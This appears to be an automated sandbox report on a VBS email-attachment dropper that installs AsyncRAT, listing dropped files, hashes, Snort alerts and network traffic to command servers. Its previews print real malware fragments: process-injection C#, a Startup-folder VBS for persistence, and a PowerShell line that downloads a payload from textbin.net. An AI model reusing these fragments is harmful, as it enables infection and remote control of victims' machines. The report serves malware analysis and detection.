SHA-256:	47EC0D06A3398D519413A2BB248B88ECA2D8D4F0EB8E94DBD39A39532330C01E
SHA-512:	8201F9B42A5F705D415256F41F60F430665D9723A606C90982898E644E75E12579631BE70FAD9BFEA5DB36A5F67CEE597FEE427336A54D8F404CDF40C0127100
Malicious:	false
Preview:	L.....b.....debug$S.....X.....@..B.rsrc$01.....X.....<.....@..@.rsrc$02.....P...F.....@..@.....W....c:\Users\user\AppData\Local\Temp\5arm 45ue\CSC76D3F8E3C7D44B4EA91093B17CA01E8C.TMP.....S....(.....7.....C:\Users\user\AppData\Local\Temp\RESC9E1.tmp.-.<.....'...Microsoft (R) CVTRES.a.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o..... 0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...5.a.r.m.4.5.u.e...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1g4lgrl3.ws0.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5bbucvlc.1j2.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c1efweqf.5aa.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_jrik5clw.pjd.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mkzpdbdk.wsu.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_q0t1u4d1.0tt.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\lvvchi0q\CSCF59D68E9AEF44B30A0A5857885C9A6E.TMP

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.093049546370272
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryqqak7Ynqq3bPN5Dlq5J:+RI+ycuZhN8qakS3bPNnqX
MD5:	725CE01FB76BB92F32123E13137EB885
SHA1:	B64C8B9241F74CB1E649A1759505F1D37ACA5B45
SHA-256:	B0BFFE5EF7081B7D4D41BFEB424EAEADA7B000965019B0D087B28D221D8B4627
SHA-512:	C33D8D527B869B474E202B8A813D9A5EF356F8742043079ECA83C18F17E942A1C60F1AA4023A2E5C584A526E6566791F9892EF86C7E4C5D6BF2D859EFA751559

Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...l.v.v.c.h.i.0.q...d.l.l.....(...L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...l.v.v.c.h.i.0.q...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.0.cs

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	C++ source, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	15102
Entropy (8bit):	4.763851296298132
Encrypted:	false
SSDEEP:	192:d4FazHgDRO2fwldsgNA/DxRry0at6knscDiF1u74+mFXqvFuI:+Fa9ldsgNeL1at6oslF1u2avN
MD5:	5B28648A4E188B0EBDF2D5EDCDA61624
SHA1:	FAF0BA6C2EF8D8184881EDA8A276796449969E1C
SHA-256:	E92ACAFC5A9DD128B120809AAF76178275C3D22B13FB7CC2F0D9C624BEFED1B1
SHA-512:	972FCA6205F8927363B751FF51C6CF07C3B42F7CBD8FBE12C1098DF539118ECF3D3CE1AF3B5D376C8710ED183786FC911279FF81941ABA4202A11CA5670B993
Malicious:	**true**
Preview:	.using System;..using System.Diagnostics;..using System.Runtime.InteropServices;..using System.Text;..using Microsoft.VisualBasic;..using System.Collections.Generic;....namespace GIT..{.. public sealed class Repository.. {.. public static void Execute(string path, byte[] payload).. {.. for (int i = 0; i < 5; i++).. {.. int readWrite = 0x0;.. NativeMethods.StartupInformation si = new NativeMethods.StartupInformation();.. NativeMethods.ProcessInformation pi = new NativeMethods.ProcessInformation();.. si.Size = (UInt32)(Marshal.SizeOf(typeof(NativeMethods.StartupInformation))); //Attention !.... try.. {.. bool createProc = NativeMethods.CreateProcessA(path, "", IntPtr.Zero, IntPtr.Zero, false, 0x00000004 | 0x08000000, IntPtr.Zero, null, ref si, ref pi);.. if (!createProc).. {..

C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.cmdline

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	333
Entropy (8bit):	5.119249747464875
Encrypted:	false
SSDEEP:	6:pAu+H2L/0DjuM3RLBPWdy1MZ915N723fkNMZx0zxspRu6EXbB/N723fkNMZDH:p37L/UukvGZ91baMNyGcY6EXbBlaMNyb
MD5:	06858D5DB4A5FE6410BA9B19940A70A6
SHA1:	F84DDECC4A87C4851BB0B22DC251887FE8D5BACE
SHA-256:	1F2487D01D1323D7E04B9D23E1CFC64C294705CFCE9A4AEA0E5DC2F17D8C4221
SHA-512:	C05EF81DEEE07FDF54D028E4C65680840BE4F9DB6A231505291E6850F5B34588831CCA5DE10379BC0F98FF1911FDA732DF49CE8B8DB719962BAF3090C0A1E2E8
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.dll" /debug- /optimize+ /platform:X86 /unsafe /target:library "C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.0.cs"

C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.dll

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.023016144578243
Encrypted:	false
SSDEEP:	192:krwrEuvXuse9L9kJfpesGCFoOQejfv0Lavl3WXDGgx:keVesgL9OfYDCKejH0Li3vgx
MD5:	697745438041AE8BBAAC6AEE5CA9B839
SHA1:	52B1726BF56C630693188DA5F8AE23854C43037B
SHA-256:	B7167470565733108E4C939E862F97A32F227D436205591F183517BB352BF646
SHA-512:	72DFD42CD2ED29CD392B0865FFE2FC94ADB009415E054C6378E5338F6AE438DEF236D625348E645E16928DE4F991CD90C89307C699C54398F473E6C207B4810
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....!.....&.....E... ...`..... ..... ..@.....D..W....`..... ....H.....text...$%... ...&..... ..`.rsrc.....`.....(.....@..@.reloc.....@..B.....E.....H.....(*.....0.....8.....(....(....}....~.....r...p~....~..... ....~.....o1.....-.s....z..<(.....4X(..... ....(.....3.~.....{.....o.....-%s....z~.....{.....o.....-.s....z...).....~.....{.....X.....o).....-.s....z...3.~.....{.....o-...,s....z....PX(.....TX(.....~.....{..... .0...@o!.....-.s....z~.....{.....o%.....-.s

C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	995
Entropy (8bit):	5.243668380083427
Encrypted:	false
SSDEEP:	24:KObuVMyIdnUCZXaMknEXb3aMkDOKaM5DqBVKVrdFAMBJT44a:fuR0UCZKMkMkOKxDcVKdBJc4a
MD5:	92D68A93FBD01D2D5DABB45CBB2BCC97
SHA1:	105C621A2CAD71603095BE3E41A552202CDE1D24
SHA-256:	7F076E2ED5C3DE4D0EF68D4D227D3D845FF3C82AED6C177A09DFFE99A25D7DC0
SHA-512:	5A8056005CFD1CB6C6C87BA65CE073151F636A47C979C07A67E5C97C2E7B3364461ABFD157E0B96BA94A94878D63414ED02A460F3BE38B7977FA96E78DD6482
Malicious:	false
Preview:	.C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"System.Management.dll" /R:"System.Windows.Forms.dll" /R:"mscorlib.dll" /R:"Microsoft.VisualBasic.dll" /out:"C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.dll" /debug- /optimize+ /platform:X86 /unsafe /target:library "C:\Users\user\AppData\Local\Temp\lvvchi0q\lvvchi0q.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....warning CS1607: Assembly generation -- Referenced assembly 'mscorlib.dll' targets a different processor..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SystemLogin.vbs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	136
Entropy (8bit):	5.092976524862006
Encrypted:	false
SSDEEP:	3:jTF+m8nhWegSXnGQqPJH0wxMCLkFFCFKwOaHF5CmE3q1rh:jTdqhWeGQO0wKjFlaHS+rh
MD5:	EA566D4E85B14D4B5D1AE1DC2F76622F
SHA1:	9A8CB117545D8951466C5F645E12714F8BE4B2A2
SHA-256:	E7EBAAA98319F268F9079B57495C49947A05CB5C71A37FA1E34900C888523E5B
SHA-512:	4B1E025EE3803A8DFD1B4AA3183BFFBF45F0F70A59B2547CE2B0054DAD93B3B1024DDFE01C7B453EDB990A0A8556DCEBFDE19AA412B5041D16170F2C2A65C408
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Preview:	Set Obj = CreateObject("WScript.Shell")..Obj.Run "PowerShell -ExecutionPolicy RemoteSigned -File " & "C:\Users\Public\gia9ab2dg0.PS1", 0

C:\Users\user\Documents\20220516\PowerShell_transcript.841618.MEqVT+yD.20220516192930.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	2427
Entropy (8bit):	5.476345661251233
Encrypted:	false
SSDEEP:	48:BZ0KvTL8oOS61jizE1rZ1KJaqDYB1ZK461jizE1rZ1KsZZH:BZ0WTL8N72zauoqDo1ZKB2zausZV
MD5:	94146906D1D0B30F384BC9BDB5EAED3C
SHA1:	DE9A6BE3CC1B063615123095007AB4078649B864
SHA-256:	8715CA2A8BC786C7C71DDFABC62BE0C393637F307355FA1AD3E1AEBF82258F64
SHA-512:	D233293784894028F8B4C9CD4D952FD8C139A5C51CC7C1159D1157F2C08D51FC6D716967B47A3BE274B7A85A84C1B2723856E4CACC0B4F95BC29C646AACB374
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220516192931..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 841618 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy RemoteSigned -Command [System.Net.WebRequest] $Request = [System.Net.WebRequest]::Create('https://textbin.net/raw/gia9ab2dg0'); [System.Net.WebResponse] $Response = $Request.GetResponse(); [System.IO.Stream] $Stream = $Response.GetResponseStream(); [System.IO.StreamReader] $Reader = New-Object System.IO.StreamReader $Stream; [String] $FilePath = 'C:\Users\Public\gia9ab2dg0.PS1'; [String] $Command = [System.Text.Encoding]::UTF8.GetString(@(80,111,119,101,114,83,104,101,108,108,32,45,69,120,101,99,117,116,105,111,110,80,111,108,105,99,121,32,82,101,109,111,116,101,83,105,103,110,101,100,32,45,70,105,108,101,32)); [System.IO.File]::WriteAllText($FilePath, $Read

C:\Users\user\Documents\20220516\PowerShell_transcript.841618.RBBMNgBb.20220516193001.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators

Category:	dropped
Size (bytes):	1043
Entropy (8bit):	5.116593236701985
Encrypted:	false
SSDEEP:	24:BxSAQ7vBVL8x2DOXUW1bSWYyHjeTKKjX4CIym1ZJXwOigvgnxSAZq:BZUvTL8oOJlxqDYB1ZqOiXZZq
MD5:	744959ADC6EF14E3E878693258CBFC87
SHA1:	8B5628780C97BE3FA18942A482409C24E06DB32C
SHA-256:	02CF9F4F16428F8727CDB090FAE0D69A25E0FA9D332F57E3D80ED5554D183D1F
SHA-512:	0FE208B0BE00D28A164F953AA427160640AC2B4F590627441ECF242193C016EE76DB40A36E8E1093D2E171FC252840B9002FEE204FDCD858F750D8DB3B0E1E1
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220516193003..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 841618 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy RemoteSigned -File C:\Users\Public\gia9ab2dg0.PS1..Process ID: 7116..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20220516193003..**********..PS>CommandInvocation(gia9ab2dg0.PS1): "gia9ab2dg0.PS1". .0..1..2..3..4..**********..Command start time: 20220516194023..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End tim

C:\Users\user\Documents\20220516\PowerShell_transcript.841618.f5mU45le.20220516192941.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1042
Entropy (8bit):	5.124152018765392
Encrypted:	false
SSDEEP:	24:BxSA047vBVL8x2DOXUW1bSWHHjeTKKjX4CIym1ZJXcwOigv0nxSAZK:BZ0svTL8oOJlHqDYB1ZKwOiTZZK
MD5:	187B7ED50370CBDDCBEF263BB3C21DE1
SHA1:	21F6021B58B1BA9EF1821002F8A3B980DF230A77
SHA-256:	428616C73D1526A9890E94D2D16552142DB37D15597B55488273575302251BD8
SHA-512:	E02DEFE89823E27C6B298ACBA1D10E76939D58D969363C67EAECF8FCA4A9651C0942700139496214CE1BF4FB82C912001071CD8B1195AE2EB139E10894BE399
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220516192942..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 841618 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy RemoteSigned -File C:\Users\Public\gia9ab2dg0.PS1..Process ID: 924..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5 .1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20220516192942..**********..PS>CommandInvocation(gia9ab2dg0.PS1): "gia9ab2dg0.PS1".. 0..1..2..3..4..**********..Command start time: 20220516193800..**********..PS>$global:?..True..**********..Windows PowerShell transcript end..End time

Static File Info

General

File type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Entropy (8bit):	4.5450742907160055
TrID:	
File name:	Re-RFQ - PN List.vbs
File size:	43700
MD5:	867aa07dd614380e5943bccd70fee675
SHA1:	b97d664bc1f9f8f3ba2819f17154e4d32618734c
SHA256:	35d11d86e996833469ee713fce6ba52dbcdcf3211e36985182f47040c2166ac9
SHA512:	51aa62bb0d8d7bcf379a87152f65722cb3d00662bac7cb1389fff0a326164817e67aed4f3990459497390fd9092efa4af70cde12f1c3c1b7bf5bc014a8b63abd
SSDEEP:	192:YQOyzLyFyT/COPgoiyhPj/2PjSc0XyoG6B0uKGP/ciIQuNEYMhH:PzesT/CQiE/sMGyJYNEnhH
TLSH:	9F13B750D9E237AEF08CDDFA985EC42BC2C454E1FED74EAC885DAE7198116B49B4804F
File Content Preview:	'%S0}1*_YJ,;_3R,%?1X$3-B0/>UNPH4W=*O(K!O{X%0:T<X~:9A*6HO/QAM8X7JB3$;=DO4UNYR*1FG>9+R*H^-&302KZ*$-6Y6*:@6)F*#H-0YL<S{#Q3</=TU^=T<7+1VD!0:;Q9#1C)*DBRQG)A@C4(<^R+:=+GX1FV#6VBX(+5+D5R$7D*/+*S@?6T*Z#*^,XZ{(&++(^>M{,+LAP1_:T##|_)ACV{FC***FT,+TDHG,G#;%H*KLF)%+|L

File Icon




Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
91.193.75.216192.168.2.69217497592848152 05/16/22-19:30:11.449233	TCP	2848152	ETPRO TROJAN Observed Malicious SSL Cert (AsyncRAT Variant)	9217	49759	91.193.75.216	192.168.2.6
91.193.75.216192.168.2.69217497592034847 05/16/22-19:30:11.449233	TCP	2034847	ET TROJAN Observed Malicious SSL Cert (AsyncRAT)	9217	49759	91.193.75.216	192.168.2.6

Network Port Distribution



Total Packets: 54

- 53 (DNS)
- 9217 undefined
- 443 (HTTPS)
- 1433 undefined

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 16, 2022 19:29:25.583755016 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:25.749480963 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:25.749751091 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:25.750066996 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:25.916713953 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:25.926120996 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:26.096271992 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:26.142754078 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:26.312984943 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:26.398729086 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:26.566886902 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:26.613223076 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:26.779700994 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:26.841624975 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:28.585848093 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:28.751506090 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:28.751575947 CEST	1433	49732	199.102.48.248	192.168.2.6
May 16, 2022 19:29:28.751646042 CEST	49732	1433	192.168.2.6	199.102.48.248
May 16, 2022 19:29:32.445399046 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:32.445431948 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:32.445535898 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:32.463372946 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:32.463395119 CEST	443	49736	148.72.177.212	192.168.2.6

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 16, 2022 19:29:32.740195036 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:32.740400076 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:32.744647026 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:32.744666100 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:32.745124102 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:32.767550945 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:32.808511019 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325170994 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325243950 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325254917 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325309038 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325320005 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325337887 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.325364113 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325396061 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.325443983 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.325459957 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325514078 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325531960 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.325537920 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.325566053 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.325591087 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.455578089 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455651045 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455728054 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.455749035 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455795050 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.455802917 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455825090 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.455836058 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455863953 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455919981 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.455930948 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455960035 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.455979109 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.456053019 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:33.456053972 CEST	443	49736	148.72.177.212	192.168.2.6
May 16, 2022 19:29:33.456127882 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:29:39.377161026 CEST	49736	443	192.168.2.6	148.72.177.212
May 16, 2022 19:30:11.231482983 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:11.311487913 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:11.311681032 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:11.365575075 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:11.449233055 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:11.453147888 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:11.537846088 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:11.603240967 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:13.857485056 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:13.989433050 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:13.989521980 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:14.115329027 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:28.339171886 CEST	49759	9217	192.168.2.6	91.193.75.216
